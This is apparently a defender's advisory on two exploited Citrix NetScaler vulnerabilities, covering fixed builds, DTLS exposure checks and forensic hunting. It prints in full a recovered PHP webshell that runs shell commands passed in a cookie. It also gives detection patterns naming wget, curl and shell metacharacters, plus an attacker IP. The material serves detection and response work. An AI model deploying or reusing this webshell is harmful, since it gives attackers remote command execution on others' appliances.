Citrix published fixes for eight NetScaler ADC and Gateway CVEs today – September 27, 2026, in bulletin CTX697096. Two of them, CVE-2026-88771 and CVE-2026-88772, were exploited before the bulletin went out. As a result, CISA added both to KEV the same day. This is my analysis of the two vulnerabilities, collation of data from multiple sources and the steps you can take to detect and mitigate these vulnerabilities. If you run NetScaler, work in this order: take evidence, patch, then hunt on both HA nodes.

tldr; CVE-2026-88771, CVE-2026-88772
- Information still is being made public and nobody has published a reliable root cause, the vulnerable component, or the request pattern for either bugs. At this point, there are no reliable proof-of-concepts either. You hunt for what a threat actor leaves behind.
- CVE-2026-88771: improper input validation (CWE-20) that lets an unauthenticated attacker execute arbitrary commands. Default configuration is vulnerable. CVSS v4 9.5.
- CVE-2026-88772: memory overflow (CWE-119) leading to RCE or DoS. This vulnerability needs DTLS, which is on by default for VPN virtual servers. CVSS v4 9.5.
- Citrix says it has seen both exploited on unmitigated appliances. CISA added both to KEV on September 27 with a September 30 due date, and flagged both for forensic triage under BOD 26-04.
- Builds you patched in August for CVE-2026-19489 and CVE-2026-19490 are still vulnerable.
What Citrix disclosed
| CVE-2026-88771 | CVE-2026-88772 | |
|---|---|---|
| Class | Improper input validation leading to RCE (CWE-20) | Memory overflow leading to RCE or DoS (CWE-119) |
| CVSS v4 | 9.5, AV:N/AC:L/AT:P/PR:N/UI:N | 9.5, AV:N/AC:H/AT:N/PR:N/UI:N |
| Precondition | None. Default configuration, no extra feature | DTLS enabled (default on VPN vServer) |
| Exploited | Yes | Yes |
| Workaround | None | None published |
The Citrix advisory gives a simple test for the CVE-2026-88772 precondition. A Gateway is exposed unless DTLS is explicitly turned off, and any vServer of type DTLS is exposed. add vpn vserver vpn1 SSL 10.0.0.0 443 means DTLS is on. add vpn vserver vpn1 SSL 10.0.0.0 443 -dtls OFF means it isn’t.
The same bulletin fixes six bugs with no reported exploitation, all dependent on configuration:
- CVE-2026-88773: HTTP request smuggling (CWE-444), 9.3. Any HTTP or SSL LB, CS, VPN or AAA vServer.
- CVE-2026-88774: policy bypass through HTTP URL-based expressions (CWE-16), 7.0.
- CVE-2026-88775, CVE-2026-88776, CVE-2026-88777: memory overflow DoS (CWE-119), 8.8 each. Gateway/AAA vServers, Oracle LB vServers, and non-HTTP L7 features like FTP, RTSP ALG, DNS64 and NAT64 respectively.
- CVE-2026-88778: predictable TCP initial sequence numbers (CWE-342), 8.8. The upgrade doesn’t fix this one. You have to enable Enhanced ISN Generation.
With no root cause published, the CVSS vectors are the most detailed technical data Citrix has given us. This is my interpretation:
- CVE-2026-88771 carries AT:P, “attack requirements present”. CVSS 4.0 uses that when success depends on a condition in the target the attacker doesn’t control, like a race or a specific deployment state. Citrix doesn’t say what the condition is. Yet the precondition column says every deployment is affected. Both can be true, but it is not completely clear as of now.
- CVE-2026-88772 carries AC:H, high attack complexity. My read is heap grooming or timing, which is what AC:H usually means for memory corruption. Since DTLS is its only precondition, I expect the vulnerability to be triggered by DTLS traffic over UDP. Citrix never names the DTLS code as the bug, though, so again, treat this as an inferred information.
The Dutch NCSC’s pre-notification, which admins pasted on r/Citrix, said one of the bugs “allows shellcode to be placed in memory”. I think that’s CVE-2026-88772. It would also fit the crashes that reportedly led to the exploitation being found.
Affected and fixed Citrix builds:
Anything below the fixed build on its release line is vulnerable.
| Release line | Fixed build (CTX697096) |
|---|---|
| 14.1 | 14.1-73.37 |
| 13.1 | 13.1-64.23 |
| 14.1 FIPS | 14.1-73.37 FIPS |
| 13.1 FIPS / NDcPP | 13.1-37.279 |
- On 13.1, check before you upgrade. watchTowr says to run
show ns variablefirst. If it returns any variables, install 13.1-64.24 instead of 64.23 to avoid a known reboot loop during the upgrade. That explains why 64.24 showed up on the download site. - End-of-life 12.1 and 13.0 aren’t mentioned in the bulletin. I don’t know whether they’re affected, but I’d treat them as vulnerable with no fix coming.
CVE-2026-88772 ONLY
- Disable DTLS: Citrix does not list this as a workaround, but it is the precondition they describe. The trade-off is that HDX/EDT sessions fall back to TCP, which can degrade user experience. Test it on a couple of vServers first.
Detect DTLS status
In this case, there are two methods – authenticated and unauthenticated. This is the authenticated:
# VPN vServers created without DTLS explicitly off
grep -E '^add vpn vserver' /nsconfig/ns.conf | grep -v -- '-dtls OFF'
grep -E '^set vpn vserver .*-dtls OFF' /nsconfig/ns.conf
# Any vServer of type DTLS
grep -E '^add (vpn|lb) vserver [^ ]+ DTLS ' /nsconfig/ns.conf

# Turn DTLS off on a VPN vServer (test first)
set vpn vserver <vserver-name> -dtls OFF
Unauthenticated check for DTLS status:
# DTLS 1.2 probe. A handshake response means DTLS is enabled.
# Older OpenSSL wants -dtls instead of -dtls1_2.
openssl s_client -dtls1_2 -connect <host>:443 </dev/null 2>&1 | head -20

# Sweep a host list and print which ones expose DTLS
while read h; do
  if openssl s_client -dtls1_2 -connect "$h":443 </dev/null 2>/dev/null \
     | grep -q "BEGIN CERTIFICATE\|Server certificate\|Cipher"; then
    echo "$h  DTLS: ENABLED"
  else
    echo "$h  DTLS: no response"
  fi
done < hosts.txt
This is a plain service check – a normal DTLS handshake. The config grep above is authoritative when you have shell access. When you don’t, send a standard DTLS ClientHello over the network and see if the appliance answers. A ServerHello or certificate back means a DTLS listener is live on UDP/443. One caveat on the unauthenticated check: “no response” is soft evidence, not proof DTLS is off. UDP gets dropped by firewalls and rate limiters, so a silent host can still have DTLS enabled behind a filter.
Hunting
There’s no public proof-of-concept, so we can’t write a signature for the initial request. Hence, we look for what gets left behind.
A community-reported webshell – now corroborated
One admin on r/Citrix posted a PHP webshell found on their appliance. GreyNoise has since reported the same file path and behavior from its own sensor data, tied to the September 24 exploitation attempt, which moves it from single-source to corroborated. GreyNoise’s copy has a different hash and different filenames, so treat the hash as one sample and not the signature.
| Attribute | Reported value |
|---|---|
| Path | /var/netscaler/logon/LogonPoint/custom/.ctxs.receiver (a dotfile with no .php extension). GreyNoise also reports the aliases receiver.min.css and receiver.min.[0-9a-f]+.css |
| Size / mode | 237 bytes, -rw-rw-rw- root wheel (the r/Citrix sample) |
| SHA256 | ed082f744f035035900f67edf438f2f7d0528ac501234f63d476d65273cdb9a1. GreyNoise’s sample: 6f5a2a452a7901323abd21879c6cecccb47c06aeeaccb1b467212f3b11e4b1e7. Two hashes, so match on content or path, not either hash |
| Behavior | If cookie CsrfToken matches a hardcoded 16-hex value and NSC_TASS is set, runs passthru(urldecode($_COOKIE["NSC_TASS"])) |
| Created | 2026-09-24 06:52:51 UTC on the then-primary node, copied to the secondary by HA file sync |
| Log artifact | Several “SIGHUP received” httpd restarts in httperror.log in the same second, outside the normal hh:00:01 graceful restarts |
| Persistence | Survived a reboot and the upgrade to 14.1-73.37 |
My take from the file:
- It was created two to three days before public disclosure.
- Something wrote a PHP file into a web-served path. That fits “execute arbitrary commands”, which is how Citrix describes CVE-2026-88771.
- It hides in a file without a
.phpextension and uses NetScaler’s own cookie names, so its traffic blends in with normal Gateway traffic. - Patching didn’t remove it, and HA sync copied it to the secondary. Don’t treat the secondary node as a clean fallback.
- The token is probably unique per victim. Hence, match on the content and not the hash.
This is the file for your records:
# cat -v /var/netscaler/logon/LogonPoint/custom/.ctxs.receiver
<?php header("Cache-Control: no-store, no-cache, must-revalidate");header("Pragma: no-cache");header("Expires: 0");if($_COOKIE["CsrfToken"]==="e826d7ddf3c85920"&&!empty($_COOKIE["NSC_TASS"]))passthru(urldecode($_COOKIE["NSC_TASS"])); ?>
#
NCSC-NL’s public check script for last year’s CVE-2025-6543 covers a lot of the same ground: PHP and XHTML under /var/netscaler/, SUID files, /var/tmp/sh, NSPPE cores, python in rc.netscaler, and httpd.conf PHP settings. Two caveats. Its *.php search would miss .ctxs.receiver, so run the grep for the content as well. Make sure it run it after the snapshot.
Network and SIEM Correlation:
| Hunt | Data source | What to look for |
|---|---|---|
| Reported webshell use | Decrypted web/WAF logs with cookies | Requests to /logon/LogonPoint/custom/ for non-theme files, or carrying both CsrfToken and NSC_TASS where NSC_TASS holds URL-encoded shell syntax (%20, %7C, ;, wget, curl) |
| PoC-style webshell | Web/WAF logs for NSIP and VIPs | \.php\?0= or /vpn/theme/.*\.php |
| 88771 injection | Decrypted web/WAF logs, NetScaler auth logs | Shell metacharacters (`, ;, |, $() in the login field or User-Agent on /nf/auth/doAuthentication.do and other auth endpoints, including failed logins |
| Known attacker IP | Firewall, web logs | 149.104.78.141, the source GreyNoise tied to the September 24 attempt. Historical hunt only; blocking one IP is not a control |
| Appliance egress | Firewall logs | NSIP or SNIP talking to internet hosts other than auth, DNS, NTP and Citrix |
| Packet engine crashes | NetScaler syslog | nsppe exits or restarts. A community checklist mentions “ppe-0” terminations and “exited on signal 11 (core dumped)”. I haven’t verified those strings; take the exact text from your own logs |
| DTLS abuse | Flow logs | UDP/443 bursts from a single source to Gateway vServers |
| Session hijack | Gateway/AAA logs | One session or user showing up from new IPs after patching |
Everything above rules out known indicators. A clean result doesn’t clear the appliance.
All the best!